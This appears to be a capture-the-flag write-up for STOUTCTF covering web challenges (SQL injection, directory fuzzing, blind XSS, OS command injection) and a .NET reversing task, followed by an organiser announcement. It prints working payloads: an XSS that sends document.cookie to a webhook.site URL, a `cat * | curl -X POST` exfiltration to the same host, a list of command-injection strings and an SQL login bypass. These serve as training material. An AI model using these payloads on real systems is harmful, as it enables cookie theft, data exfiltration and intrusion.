
Web category focuses on challenges related to web applications. Participants needs to find and exploiting vulnerabilities in websites, such as SQL injection, cross-site scripting (XSS), directory fuzzing, Local File Inclusion (LFI) , and more. These challenges test your understanding of web flaws, how websites work, and how to spot weaknesses in them. The goal is to find ways to interact with the web application in unexpected anomalies ways to reveal the flag.



NUCLEAR CODES

Description:

Have fun!



Checking the request using burp suite and checking the direction of the web we can see `codec.php` was being loaded without we see anything.

Request	Response
Pretty	Pretty
1 POST /web/NuclearCodes/codes.php HTTP/2	Secure Authorization Complete
2 Host: ctf.olabs.us	
3 Cookie: cf_clearance=	
am5MTDg0OlzsD29wEsVtSG4cZExHSW_OViPTuAS9jpI-1734805e77-1.2.1.1-H73ej	You have been granted access to the launch code.
JC4ss5d5aYloSOpKizjYMEXSA.C.rVVw509iFvJktSN17N7q7ytB.QfLs5p_SCYf1CbF	</p>
Q_JmwsApIB4jFSG_oajhVdpd01jtAatSnQU0gMBhrVh1ct4TA12wsvzbYKRPwkluCPr	<!-- Display the launch code -->
hBLxdJSSw5d8ap1ig1kfcV1jVdONHlufaZzhtfLg_9XUoDse01YOH86If_el_7AHJu4D	<p class="launch-code">
0qCY52KEwU_209at34GgaPbmFlcYfvaXYf3BW_V91dpCrHo4flIAIB63xvBOA_uw	Launch Code:
Mtjvn15YxWkIb0t5DpGJHftPHTj0D3QCBXGCr6vMvaEbNPkX6_UWS_9eKNFVN1pj	STOUTCTF{vkU8yXCSxZtY9YrhMzyaUSoWVHapVF84}
TRSH13MeEooFBhH0Wcz3yVfIp5pemWtiSYcoB9xAzIOS2kWSt17er4DWGnyQ;	</p>
session=275bb13f-d9d8-468c-b1a7-23a905f3cf12.yVpUEG704jsMnlu84enJZ2fEqToA	<!-- Logout Button -->
4 Content-Length: 35	
5 Cache-Control: max-age=0	Logout
6 Sec-Ch-Ua: "Chromium";v="131", "Not_A_Brand";v="24"	
7 Sec-Ch-Ua-Mobile: ?0	

```
(osiris@ALICE)~]$ curl https://ctf.olabs.us/web/NuclearCodes/codes.php | grep "STOUT"
% Total    % Received % Xferd  Average Speed   Time   Time  Current  Dload  Upload  .Total Spent  Left Speed
100  3390     0  3390     0      0  4372     0  0:01:14:-- 0:01:14:-- 4374
<p class="launch-code">Launch Code: <span>STOUTCTF{vkU8yXCSxZtY9YrhMzyaUSoWVHapVF84}</span></p>
$ curl https://ctf.olabs.us/web/NuclearCodes/codes.php | grep "STOUT"
```

Flag STOUTCTF{vkU8yXCSxZtY9YrhMzyaUSoWVHapVF84}



PHARMANET

Description

Null


This time it's a common SQL injection. Starting with a basic payload of sql injection. (Can refer my favorite cheat sheet: [PayloadsAllTheThings/SQL Injection/README.md at master · swisskyrepo/PayloadsAllTheThings · GitHub](#)) SQL injection happens because of improper handling of user inputs within SQL queries. It occurs when user-supplied data is directly inserted into SQL statements without proper validation or sanitization, allowing attackers to manipulate the query structure.

Example Before:

```
SELECT * FROM users WHERE username = 'admin' AND password = 'password';
```

Example After:

```
SELECT * FROM users WHERE username = 'admin' or '1'='1' AND password = 'password';
```





Payload:
`admin' or '1'='1`



Flag | STOUTCTF{znjxwDeeXo1jNIz6JLyK77qOTyD2OVoh}



MR BEAN'S LITTLE BEANS

Description

Null

Fuzzing all the site using dirb or gobuster depends on the convenience. In this example im using dirb and found the **admin** directory that wasn't shown on the hosted site.

```
d──(osiris㉿ALICE)-[~]
└─$ dirb https://ctf.oplabs.us/web/MrBean/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sun Dec 22 09:23:08 2024
URL_BASE: https://ctf.oplabs.us/web/MrBean/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: https://ctf.oplabs.us/web/MrBean/ ----
==> DIRECTORY: https://ctf.oplabs.us/web/MrBean/account/
==> DIRECTORY: https://ctf.oplabs.us/web/MrBean/admin/
```

URL

[web/MrBean/admin](https://ctf.oplabs.us/web/MrBean/admin)

Welcome back, user123!

Mr Bean's Little Beans

Congrats you found the flag!

STOUTCTF{W9du9uMYcyjoNQKeJpKr6c6m1BXAxbXC}

Flag

STOUTCTF{W9du9uMYcyjoNQKeJpKr6c6m1BXAxbXC}



CROSSING SEVEN SEA

Description

Null

Blind XSS try out one by one payload using this references: [GitHub - lauritzh/blind-xss-payloads](https://github.com/lauritzh/blind-xss-payloads) and found one payload that works.

Contact Us

Have questions or need more information? Send us a message!

Your Name:

Your Email:

Your Message:

Send Message

Payload

```
<input onfocus='fetch("https://webhook.site/107d6ce8-fc36-4c6e-bf5b-585461b6f297?c="+btoa(document.cookie),{method:"POST",mode:"no-cors"})' autofocus>
```

REQUESTS (6/100) Newest First

Search Query

Method	IP	Request	Action
POST	#9a786 75.9.127.110	12/20/2024 1:37:48 AM	X
POST	#ffdc2 75.9.127.110	12/20/2024 1:37:31 AM	
POST	#0d4ce 75.9.127.110	12/20/2024 1:18:03 AM	
POST	#79846 75.9.127.110	12/20/2024 1:17:37 AM	
POST	#66ab6 75.9.127.110	12/20/2024 1:08:30 AM	

Request Details

Permalink: https://webhook.site/107d6ce8-fc36-4c6e-bf5b-585461b6f297?c=

Method: POST

Date: 12/20/2024 1:37:48 AM (a few seconds ago)

Size: 0 bytes

Time: 0.000 sec

ID: 9a786ad0-d36-4cc0-bf96-e4e270949314

Note: [Add Note](#)

Request

Pretty	Raw	Hex
1 POST /submit.php HTTP/2	1 POST /submit.php HTTP/2	1 POST /submit.php HTTP/2
2 Host: museum.oplabs.us	2 Host: museum.oplabs.us	2 Host: museum.oplabs.us
3 Cookie: ct_clearance=	3 Cookie: ct_clearance=	3 Cookie: ct_clearance=
4 EbmHnA3jHTF-WgqYzTF_maauUBCFJLb14ESXRkMjtFO-I734623B95-1.c.1.1-y1z2ad0	4 EbmHnA3jHTF-WgqYzTF_maauUBCFJLb14ESXRkMjtFO-I734623B95-1.c.1.1-y1z2ad0	4 EbmHnA3jHTF-WgqYzTF_maauUBCFJLb14ESXRkMjtFO-I734623B95-1.c.1.1-y1z2ad0
5 MyBHbPjvLw1nGm1sCtWVjxTzZtXHh7-GRBhNvKxwTTkgS9drzhh11VQaDy5aCk	5 MyBHbPjvLw1nGm1sCtWVjxTzZtXHh7-GRBhNvKxwTTkgS9drzhh11VQaDy5aCk	5 MyBHbPjvLw1nGm1sCtWVjxTzZtXHh7-GRBhNvKxwTTkgS9drzhh11VQaDy5aCk
6 ST_DVuupcIGhC0cg_fxixX3dpmuUURGFf0102MCkvnJUXXW56EFJtEX82yl1Ku1XxK6S	6 ST_DVuupcIGhC0cg_fxixX3dpmuUURGFf0102MCkvnJUXXW56EFJtEX82yl1Ku1XxK6S	6 ST_DVuupcIGhC0cg_fxixX3dpmuUURGFf0102MCkvnJUXXW56EFJtEX82yl1Ku1XxK6S
7 PuqxpSm_Pjvhv0GCUD08tm239L21YvI3_0BK2zrVYygk4d3BsuOdn0ktg24j39ybemM3M	7 PuqxpSm_Pjvhv0GCUD08tm239L21YvI3_0BK2zrVYygk4d3BsuOdn0ktg24j39ybemM3M	7 PuqxpSm_Pjvhv0GCUD08tm239L21YvI3_0BK2zrVYygk4d3BsuOdn0ktg24j39ybemM3M
8 NHCV3h4a_L5PhcHqz_WbqjVch2znHxCEjgqYCMmaApvuy8cONrcRkP1V4PfqjhJuuo0	8 NHCV3h4a_L5PhcHqz_WbqjVch2znHxCEjgqYCMmaApvuy8cONrcRkP1V4PfqjhJuuo0	8 NHCV3h4a_L5PhcHqz_WbqjVch2znHxCEjgqYCMmaApvuy8cONrcRkP1V4PfqjhJuuo0
9 dn.RU42qEnwCo1TSGeIOvh1M1F51tHt_mWf_q_1aXtgBOTQ	9 dn.RU42qEnwCo1TSGeIOvh1M1F51tHt_mWf_q_1aXtgBOTQ	9 dn.RU42qEnwCo1TSGeIOvh1M1F51tHt_mWf_q_1aXtgBOTQ
10 Content-Type: application/x-www-form-urlencoded	10 Content-Type: application/x-www-form-urlencoded	10 Content-Type: application/x-www-form-urlencoded
11 Content-Type: application/x-www-form-urlencoded	11 Content-Type: application/x-www-form-urlencoded	11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1	12 Upgrade-Insecure-Requests: 1	12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6770.86	13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6770.86	13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6770.86
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin	15 Sec-Fetch-Site: same-origin	15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate	16 Sec-Fetch-Mode: navigate	16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: none	17 Sec-Fetch-Site: none	17 Sec-Fetch-Site: none
18 Sec-Fetch-Dest: document	18 Sec-Fetch-Dest: document	18 Sec-Fetch-Dest: document
19 Referer: https://museum.oplabs.us/	19 Referer: https://museum.oplabs.us/	19 Referer: https://museum.oplabs.us/
20 Accept-Encoding: gzip, deflate, br	20 Accept-Encoding: gzip, deflate, br	20 Accept-Encoding: gzip, deflate, br
21 Priority: u+0, i	21 Priority: u+0, i	21 Priority: u+0, i
22 name=test_email1-test@test.commessage=	22 name=test_email1-test@test.commessage=	22 name=test_email1-test@test.commessage=
3input20onfocus3dfetch1z2httpst3at2ft10fwebhook2esite42f107d6ce8-fc36-4c6e-bf5b-585461b6f2973fc43dt22abtoa(document2ecookie),17bmethod3ak22POST22,mode3ak22no-cor3227d)22autofocus3d	3input20onfocus3dfetch1z2httpst3at2ft10fwebhook2esite42f107d6ce8-fc36-4c6e-bf5b-585461b6f2973fc43dt22abtoa(document2ecookie),17bmethod3ak22POST22,mode3ak22no-cor3227d)22autofocus3d	3input20onfocus3dfetch1z2httpst3at2ft10fwebhook2esite42f107d6ce8-fc36-4c6e-bf5b-585461b6f2973fc43dt22abtoa(document2ecookie),17bmethod3ak22POST22,mode3ak22no-cor3227d)22autofocus3d

Recipe

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars Strict mode

From HTML Entity

Input

ZmxhZz1TVE9VVENURnthQ254TmhDY1A1UDdzWFbqRulmeEznbnJibm40VjU3dH0=

Output

flag=STOUTCTF{aCnxNhCcP5P7sXPjEIfxFgnrHnn4V57t}

Flag STOUTCTF{aCnxNhCcP5P7sXPjEIfxFgnrHnn4V57t}



WHOIS LVL1

Description

Null

Theres so multiple injection can be used. Here example list what can be used:

Form-select	Payload
nslookup	; cat flag.txt
nslookup	cat flag.txt
nslookup	& cat flag.txt
nslookup	&& cat flag.txt
nslookup	`cat flag.txt`
ping	0.0.0.0 && cat flag.txt
ping	0.0.0.0 cat flag.txt
ping	0.0.0.0; cat flag.txt
ping	0.0.0.0 & cat flag.txt
dig	; cat flag.txt
dig	cat flag.txt
dig	& cat flag.txt
dig	&& cat flag.txt
dig	`cat flag.txt`

Why did it happen? The failure to validate inputs before using them in functions that invoke OS-level commands, such as exec(), system(), or shell scripting constructs. As a result, we can exploit the application by appending the os command. To demonstrate the os example:

```
(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF]
└─$ ping 0.0.0.0 -c 3 ; cat flag.txt
PING 0.0.0.0 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.169 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.067 ms

--- 0.0.0.0 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2066ms
rtt min/avg/max/mdev = 0.063/0.099/0.169/0.049 ms
STOUTCTF{REDACTED}

(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF]
└─$ ping 0.0.0.0 -c 3 | cat flag.txt
STOUTCTF{REDACTED}

(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF]
└─$ nslookup ; cat flag.txt
> STOUTCTF{REDACTED}
```

Example one

The screenshot shows the 'whois tool v2.0' interface. At the top, there's a dropdown menu set to 'nslookup' and a search bar containing the query '; cat flag.txt'. Below the search bar is a 'Check' button. The results section displays the output of the search, which includes the flag 'STOUTCTF{6GmNewZFLZqlsEmSxeRehXCMajEEI9IX}'.

Example two



The screenshot shows a terminal window titled "whois tool v2.0". At the top, there is a logo consisting of a person icon above three bars. Below the title, there are two input fields: the left one contains "ping" and the right one contains "127.0.0.1;cat flag.txt". To the right of these fields is a blue "Check" button. The main area of the window displays the output of a ping command:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.134 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.179 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.158 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.224 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.134/0.174/0.224/0.033 ms
STOUTCTF{6GmNewZFLZqlsEmSxeHehXCMajEEI9IX}
```

Flag

STOUTCTF{6GmNewZFLZqlsEmSxeHehXCMajEEI9IX}



WHOIS LVL 2

Description:

Null

This time im using | to get the flag.

whois tool Level 2

ping

127.0.0.1 | cat flag.txt

Check

STOUTCTF{tCoW5voLpV44AsdzOigETrE3IZMHVBV6}

Payload

0.0.0.0 | cat flag.txt

Flag

STOUTCTF{tCoW5voLpV44AsdzOigETrE3IZMHVBV6}



WHOIS LVL3

Description:

Null

Using ` and the command on the dig section.

whois tool Level 3

dig `cat flag.txt` Check

```
; <>> DiG 9.11.5-P4-5.1+deb10u11-Debian <>> STOUTCTF{18kUctpnd5aze563mm2uMBbWL7CT1A2e}
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 22326
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: udp: 4096
; COOKIE: 4689b9d0f893e4b5 (echoed)
;; QUESTION SECTION:
;STOUTCTF{18kUctpnd5aze563mm2uMBbWL7CT1A2e}. IN A

;; Query time: 5 msec
;; SERVER: 10.43.0.10#53(10.43.0.10)
;; WHEN: Fri Dec 20 01:36:06 UTC 2024
;; MSG SIZE  rcvd: 83
```

Payload

`cat flag.txt`

Flag STOUTCTF{18kUctpnd5aze563mm2uMBbWL7CT1A2e}



WHOIS LVL4

Description:

Null

Since other functions like ping, dnslookup, and dig couldn't be used, I decided to attempt a blind OS injection on the backup section using the curl function. By doing this, I was able to observe the response on the webhook site. This confirmed that the | (pipe) operator was functional. I then proceeded to send a POST request to read everything inside the current directory.

Payload

```
| cat * | curl -X POST -d @- https://webhook.site/107d6ce8-fc36-4c6e-bf5b-585461b6f297
```

The screenshot shows the 'whois tool Level 4' interface. A terminal window on the left displays the command: `| cat * | curl -X POST -d @- https://webhook.site/107d6ce8-fc36-4c6e-bf5b-585461b6f297`. The right side shows the tool's interface with a list of requests and their details. One request is highlighted with a red box around its raw content. The raw content is a PHP script that includes a command injection payload. The right panel also shows Headers, Query strings, and Form values sections.

Close up look

This screenshot shows a close-up of the 'whois tool Level 4' interface. It features a dropdown menu 'backup' and a command input field containing: `| cat flag.txt | curl -X POST -d @- https://w`. Below the input field is a large red 'Check' button. The main area displays the message: `Backup was sucessful`.



REQUESTS (1/100) Newest First

Search Query ?

POST #ce3df 75.9.127.110
12/23/2024 5:04:21 AM

Request Details	
POST	https://webhook.site/7a5db0fb-acf1-445d-b0b7-576d8c987245
Host	75.9.127.110
Date	12/23/2024 5:04:21 AM (a few seconds ago)
Size	42 bytes
Time	0.000 sec
ID	ce3dfbad-faee-435f-94c6-d31a9f6b6a33
Note	Add Note

Query strings
(empty)

Raw Content

```
STOUTCTF{aivDe09d05vVX40AHSKaKi7kXC5YfXoT}
```

Flag

STOUTCTF{aivDe09d05vVX40AHSKaKi7kXC5YfXoT}



REV

REV

Involves challenges that require participants to analyse and understand compiled code, such as binaries or executables, to uncover hidden information or flags. Participants use tools like disassemblers or debuggers to examine how the code works, identify vulnerabilities, or find the flag embedded within the program. This category tests skills in reverse engineering, where you break down a program to understand its behaviour and extract secrets or solve problems without access to the original source code.



BOSSMAN

Description:

Null

While trying to analyze the program in DNSpy, I couldn't find anything useful. I then booted up Cutter and encountered some Base64 encoded data. Since I couldn't see the program properly in either DNSpy or ILSPy, I decided to explore alternative tools.

Strings	
Address	String
0xffffffffffff...	\nGame Over - There was never a chance of victory.
0xffffffffffff...	's HP;
0xffffffffffff...	VGZSVDBsWW9nUjRWa3ZDaEdab2tS
0xffffffffffff...	MkFmR2ZUQ0p2SEh9
0xffffffffffff...	#git blame the one who wrote this
0xffffffffffff...	WrapNonExceptionThrows
0xffffffffffff...	.NETCoreApp, Version=v9.0
0xffffffffffff...	FrameworkDisplayName\b.NET 9.0
0xffffffffffff...	\tsource.cs
0xffffffffffff...	Debug
0xffffffffffff...	\a1.0.0.0

After trying dotPeek, a tool designed for .NET Framework programs, I was able to view the source code clearly. This allowed me to decode the data and eventually obtain the flag.

```

► References
► Win32 resources
◄ <Root Namespace>
  ► Program
    ► Base types
    ► Inheritors
    ► Character
      ► DefeatLiam()
      ► DisplayBattleStatus(Character hero, C)
      ► getTimed(): string
      ► Main(string[] args): void
      ► RunBattle(Character hero, Character b)
      ► RunFinalBattle(Character hero, Characte
      ► RunGame(Character hero): void
  ► source.cs.runtimeconfig.json
  ► mscorelib (4.0.0, x64)
  ► System.Core (4.0.0.0, msil)
  ► System.Data (4.0.0.0, x64)
  ► System (4.0.0.0, msil)

```

```

private static string getTime()
{
    char[] chArray1 = new char[4]{ 'U', '1', 'R', 'P' };
    char[] chArray2 = new char[4]{ 'V', 'V', 'R', 'D' };
    char[] chArray3 = new char[4]{ 'V', 'E', 'Z', '7' };
    char[] charArray1 = "VGZSVDBsWW9nUjRWa3ZDaEdab2tS".ToCharArray();
    char[] charArray2 = "MkFmR2ZUQ0p2SEh9".ToCharArray();
    StringBuilder stringBuilder = new StringBuilder();
    foreach (char ch in chArray1)
        stringBuilder.Append((char) ((uint) ch ^ 0U));
    for (int index = 0; index < chArray2.Length; ++index)
        stringBuilder.Append(chArray2[index].ToString().ToCharArray()[0]);
    stringBuilder.Append(new string(chArray3));
    stringBuilder.Append(Convert.ToString(Encoding.UTF8.GetBytes(new string(charArray1)).Substring(0, charArray1.Length)));
    stringBuilder.Append(Encoding.UTF8.GetString(Encoding.UTF8.GetBytes(new string(charArray2))));
    return stringBuilder.ToString();
}

private static void DefeatLiam()
{
    Console.WriteLine("#git blame the one who wrote this " + Program.getTime());
}
...

```



```

Script
import base64

def get_time():
    ch_array1 = ['U', '1', 'R', 'P']
    ch_array2 = ['V', 'V', 'R', 'D']
    ch_array3 = ['V', 'E', 'Z', '7']
    char_array1 = "VGZSVDBsWW9nUjRWa3ZDaEdab2tS"
    char_array2 = "MkFmR2ZUQ0p2SEh9"

    string_builder = []

    string_builder.extend(ch_array1)
    string_builder.extend(ch_array2)
    string_builder.extend(ch_array3)

    base64_encoded_char_array1 = base64.b64encode(char_array1.encode('utf-8')).decode('utf-8')
    string_builder.append(base64_encoded_char_array1[:len(char_array1)])

    string_builder.append(char_array2)

    return ''.join(string_builder)

result = get_time()
print(result)

```

```

└──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/rev/bossman]
$ python solver.py
U1RPVVRDVEZ7Vkdau1ZEQnNXVzluVWpSV2EzWkRhMkFmR2ZUQ0p2SEh9


└──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/rev/bossman]
$ python solver.py | base64 -d
STOUTCTF{VGZSVDBsWW9nUjRWa3ZDa2AfGfTCJvHH}
└──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/rev/bossman]
$ 

```

Flag	STOUTCTF{VGZSVDBsWW9nUjRWa3ZDa2AfGfTCJvHH}
------	--



HALL OF FAME



Peyton Today at 13:41
@everyone

We are moving into the **last 24 hours of the competition** here shortly.

As of me writing this **@OS1RIS claims the top spot in our event! Congrats!** We can't wait to see what you have to say about our challenges!

We want to thank you all for your participation! Hopefully you will be back for our future events! Please keep an eye out for more announcements regarding the end of the CTF and start of the Writeup Competition!

Submissions for the Writeup Competition will open directly following the CTF.

Submissions will be due on Friday December 27th at 2PM GMT+8 / Friday December 27th at 12AM CST.

Remember to checkout <https://ctfoplabs.us/prizes> for information on what's up for grabs!

Again if you haven't already please fill out a feedback survey! This is the only way we will know how to improve for the next event! You can submit multiple if you feel like your opinions have changed or you think of something new! Here is the link: <https://dyno.gq/form/a580e942>

Again we are so happy to hear all the feedback we have gotten so far! We appreciate all the good and bad feedback as it allows us to know what we need to do to improve for next time! Expect great events in the future!


As we get closer to wrap up as well remember we will announce the winners of the competition in around 24 hours once the competition ends. **Top 3 are first come first serve so if multiple people end up tying at the top it will be whoever was at that point total first.**

Soon after the writeup competition ends we will be releasing some learning videos on how to solve some of our challenges so those of you who haven't been able to solve them will be able to learn new tools, methods, ideas, and attack vectors to look for in future events!

Thank you all again for your continued support! Keep capturing those flags!

